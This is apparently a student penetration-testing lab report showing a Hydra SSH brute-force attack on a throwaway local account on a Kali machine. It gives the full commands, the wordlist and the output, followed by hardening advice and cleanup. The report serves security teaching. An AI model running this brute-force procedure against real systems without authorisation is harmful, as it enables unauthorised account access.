

Password Attacks

Password attacks are techniques used to identify weak or easily guessable authentication credentials. In this task, Hydra was used to demonstrate an SSH password-guessing attack against a controlled test account.

The experiment was performed against the local Kali Linux machine using the loopback address `127.0.0.1`. A temporary user account was created specifically for the demonstration, and a small password wordlist was used to simulate a controlled brute-force attack.

3.1 Brute-Force SSH Login Using Hydra

Objective

The objective of this exercise was to:

- Demonstrate an SSH password-guessing attack.
- Configure a controlled SSH test account.
- Create a small password wordlist.
- Use Hydra to test multiple passwords against the SSH service.
- Verify the credentials discovered by Hydra.
- Understand the security risks associated with weak SSH passwords.

3.1.1 SSH Service Verification

The SSH server installed on the Kali Linux assessment machine was first checked to ensure that the service was available.

The following command was used:

```
sudo systemctl status ssh --no-pager
```

The SSH service was confirmed to be available for the controlled password-attack demonstration.

The listening SSH service was also verified using:

```
sudo ss -lntp | grep ':22'
```

This confirmed that the SSH service was listening on TCP port 22.

```
(kali㉿kali)-[~]
$ sudo ss -lntp | grep ':22'
LISTEN 0      128          0.0.0.0:*    0.0.0.0:*    users:(("sshd",pid=263722,fd=6))
LISTEN 0      128          [::]:22     [::]:*       users:(("sshd",pid=263722,fd=7))

(kali㉿kali)-[~]
$ sudo systemctl status ssh --no-pager
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Sun 2026-08-16 18:20:43 IST; 14s ago
     Invocation: ef943a419b6b4042b258be0c25842fed
       Docs: man:sshd(8)
            man:sshd_config(5)
    Process: 263719 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 263722 (sshd)
      Tasks: 1 (limit: 4408)
     Memory: 3.9M (peak: 4.6M)
        CPU: 108ms
    CGroup: /system.slice/ssh.service
            └─263722 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Aug 16 18:20:42 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Aug 16 18:20:43 kali sshd[263722]: Server listening on 0.0.0.0 port 22.
Aug 16 18:20:43 kali sshd[263722]: Server listening on :: port 22.
Aug 16 18:20:43 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```

Figure 1: Verification of the SSH service on the Kali Linux test machine

3.1.2 Creation of Temporary Test Account

A temporary account named `hydratest` was created specifically for the password-attack demonstration.

The following command was used:

```
sudo useradd -m hydratest
```

A deliberately simple laboratory password was assigned to the account:

```
echo 'hydratest:LabPass123!' | sudo chpasswd
```

The account was created only for the purpose of demonstrating the password-guessing process.

3.1.3 Password Wordlist Creation

A small password wordlist was created containing several incorrect passwords and the known password of the temporary test account.

The following wordlist was created:

```
password
```

REPORT BY MANASVI RAJPUT

```
123456
admin
welcome
LabPass123!
qwerty
```


The wordlist was created using:

```
cat > ~/hydra-wordlist.txt << 'EOF'
password
123456
admin
welcome
LabPass123!
qwerty
EOF
```

The contents were subsequently verified using:

```
cat ~/hydra-wordlist.txt
```

The purpose of the wordlist was to simulate a small dictionary-based password attack in a controlled environment.

A terminal window on a Kali Linux system showing the steps to create and verify a Hydra password wordlist. The terminal has a dark background with a faint Kali Linux logo. The prompt is (kali@kali)-[~]. The first command is 'sudo useradd -m hydratest'. The second command is 'echo 'hydratest:LabPass123!' | sudo chpasswd'. The third command is 'cat > ~/hydra-wordlist.txt << 'EOF'', followed by the input of the password list: 'password', '123456', 'admin', 'welcome', 'LabPass123!', 'qwerty', and 'EOF'. The fourth command is 'cat ~/hydra-wordlist.txt', which displays the contents of the file: 'password', '123456', 'admin', 'welcome', 'LabPass123!', and 'qwerty'.

```
(kali@kali)-[~]
$ sudo useradd -m hydratest

(kali@kali)-[~]
$ echo 'hydratest:LabPass123!' | sudo chpasswd

(kali@kali)-[~]
$ cat > ~/hydra-wordlist.txt << 'EOF'
password
123456
admin
welcome
LabPass123!
qwerty
EOF

(kali@kali)-[~]
$ cat ~/hydra-wordlist.txt
password
123456
admin
welcome
LabPass123!
qwerty
```

Figure 2: Creation and verification of the Hydra password wordlist

3.1.4 Password Authentication Verification

Before conducting the Hydra attack, SSH password authentication was checked using:

```
sudo sshd -T | grep passwordauthentication
```

Password authentication was enabled, allowing the SSH service to accept password-based authentication attempts.

This configuration was necessary for the password-guessing demonstration.

3.1.5 Hydra SSH Brute-Force Attack

Hydra was used to test the password wordlist against the SSH service running on the local Kali machine.

The following command was used:

```
hydra -t 4 -l hydratest -P ~/hydra-wordlist.txt ssh://127.0.0.1
```

The parameters used were:

Parameter	Description
-t 4	Limits the number of parallel tasks
-l hydratest	Specifies the username being tested
-P	Specifies the password wordlist
~/hydra-wordlist.txt	Password list used during the attack
ssh://127.0.0.1	SSH service on the local test machine

Hydra tested the passwords contained within the wordlist against the SSH authentication service.

The correct credentials were identified during the controlled test:

Username: hydratest
Password: LabPass123!

```
(kali@kali)-[~]
└─$ hydra -l hydratest -P ~/hydra-wordlist.txt ssh://127.0.0.1
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-16 18:22:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1 - login: hydratest - password: LabPass123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-16 18:22:21
```

Figure 3: Hydra successfully identifying the SSH test credentials

3.1.6 Manual Verification of Discovered Credentials

The credentials identified by Hydra were manually verified to confirm that they provided valid SSH access.

The following command was used:

```
ssh hydratest@127.0.0.1
```

The discovered password was entered when prompted:

```
LabPass123!
```

The SSH connection was successfully established.


The current account was verified using:

```
whoami
```

The command returned:

```
hydratest
```

This confirmed that the credentials identified by Hydra were valid and could be used to authenticate to the SSH service.



```
(kali㉿kali)~[~]
$ ssh hydratest@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is: SHA256:/w+8x+nV/Rjg7CF7vAJp2u03mgSVK8bBgw0xHYLpRQQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
hydratest@127.0.0.1's password:
Linux kali 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
→ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
$ whoami
hydratest
$
```

Figure 4: Successful SSH authentication using credentials identified by Hydra

3.1.7 Impact

The successful demonstration shows how weak passwords can expose SSH accounts to password-guessing attacks.

If an attacker successfully discovers valid credentials for an SSH account, they may be able to:

- Gain unauthorized remote access.
- Execute commands as the compromised user.
- Access files available to that account.
- Collect additional information about the system.
- Attempt privilege escalation.
- Use the compromised account as a starting point for further attacks.

The severity of the resulting compromise depends on the privileges assigned to the compromised account and the security controls implemented on the SSH service.

In this controlled demonstration, the compromised account was a temporary non-privileged test account.

3.1.8 Security Recommendations

The following security measures are recommended to reduce the risk of SSH password attacks:

1. Use Strong Passwords

Passwords should be long, complex, and resistant to dictionary-based guessing.

2. Use SSH Key-Based Authentication

Where practical, SSH public-key authentication should be preferred over password authentication.

3. Disable Password Authentication

For systems where key-based authentication is available, password authentication can be disabled:

```
PasswordAuthentication no
```

This should only be implemented after ensuring that legitimate key-based access is working.

4. Restrict SSH Access

SSH should not be exposed unnecessarily to the entire network. Firewall rules and access-control mechanisms should restrict SSH access to authorized hosts or networks.

5. Implement Rate Limiting

Controls such as connection throttling and intrusion-prevention mechanisms can reduce the effectiveness of repeated password attempts.

6. Monitor Authentication Logs

SSH authentication logs should be monitored for:

- Repeated failed login attempts.
- Attempts against multiple usernames.
- Login attempts from unexpected addresses.
- Successful logins following numerous failures.

7. Disable Unnecessary Accounts

Unused accounts should be disabled or removed to reduce the number of potential targets.

3.1.9 Cleanup

After completing the demonstration, the temporary `hydratest` account was removed because it was created solely for the laboratory exercise.

The following command was used:

```
sudo userdel -r hydratest
```

The account was then checked to confirm that it had been removed:

```
id hydratest
```

The system reported that the user did not exist.

```
(kali@kali)-[~]
$ sudo systemctl stop ssh

(kali@kali)-[~]
$ sudo systemctl status ssh --no-pager
o ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: inactive (dead) since Sun 2026-08-16 18:24:54 IST; 2s ago
     Duration: 4min 11.326s
  Invocation: ef943a419b6b4042b258be0c25842fed
     Docs: man:sshd(8)
          man:sshd_config(5)
    Process: 263719 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
    Process: 263722 ExecStart=/usr/sbin/sshd -D $SSHD_OPTS (code=exited, status=0/SUCCESS)
   Main PID: 263722 (code=exited, status=0/SUCCESS)
  Memory peak: 107.5M
    CPU time: 813ms

Aug 16 18:22:21 kali sshd-session[264582]: Connection closed by authenticating user hydratest 127.0.0.1 port 55820 [preauth]
Aug 16 18:22:21 kali sshd[263722]: srclimit_penalise: 127.0.0.1/32: activating ipv4 penalty of 18.200 seconds for penalty: failed authentication
Aug 16 18:22:21 kali sshd-session[264583]: Connection closed by authenticating user hydratest 127.0.0.1 port 55826 [preauth]
Aug 16 18:23:19 kali sshd-session[265030]: Accepted password for hydratest from 127.0.0.1 port 54844 ssh2
Aug 16 18:23:19 kali sshd-session[265030]: pam_unix(sshd:session): session opened for user hydratest(uid=1001) by hydratest(uid=0)
Aug 16 18:24:54 kali sshd[263722]: Received signal 15; terminating.
Aug 16 18:24:54 kali systemd[1]: Stopping ssh.service - OpenBSD Secure Shell server...
Aug 16 18:24:54 kali systemd[1]: ssh.service: Deactivated successfully.
Aug 16 18:24:54 kali systemd[1]: Stopped ssh.service - OpenBSD Secure Shell server.
Aug 16 18:24:54 kali systemd[1]: ssh.service: Consumed 813ms CPU time over 4min 11.700s wall clock time, 107.5M memory peak.

(kali@kali)-[~]
$ sudo userdel -r hydratest
userdel: hydratest mail spool (/var/mail/hydratest) not found

(kali@kali)-[~]
$ id hydratest
id: 'hydratest': no such user
```

Figure 5: Removal and verification of the temporary Hydra test account

3.1.10 Result

The Hydra exercise successfully demonstrated a controlled SSH password-guessing attack.

The test followed the following process:

```
SSH Service
↓
Temporary Test Account
↓
Password Wordlist
↓
Hydra Password Guessing
↓
Valid Credentials Identified
↓
SSH Authentication
↓
whoami → hydratest
```

The experiment demonstrated that an SSH account protected by a weak or guessable password can potentially be compromised through automated password-guessing techniques.

3.1.11 Limitation

The Hydra demonstration was performed against the local Kali Linux machine (127.0.0.1) using a temporary test account.

The Metasploitable SSH service was not used for the Hydra demonstration because its legacy OpenSSH implementation was incompatible with the modern cryptographic negotiation used by the installed Hydra 9.7 SSH module.

The earlier Metasploitable SSH testing demonstrated that the server uses obsolete SSH algorithms. Manual compatibility configuration allowed successful SSH authentication, but Hydra could not proceed beyond SSH cryptographic negotiation.

Therefore, the Hydra demonstration was intentionally performed against a controlled local SSH service rather than claiming a successful Hydra attack against Metasploitable.

This distinction ensures that the assessment results accurately represent what was actually performed.

3.1.12 Conclusion

The Hydra exercise successfully demonstrated the risks associated with weak SSH passwords.

A temporary SSH account was created on the Kali Linux assessment machine, and a controlled password wordlist was used with Hydra. Hydra successfully identified the valid password for the test account, and the discovered credentials were subsequently verified through an SSH login.

The exercise demonstrated how automated password-guessing tools can rapidly test multiple candidate passwords against an exposed authentication service.

The results emphasize the importance of strong passwords, SSH key-based authentication, access restrictions, rate limiting, account management, and authentication monitoring.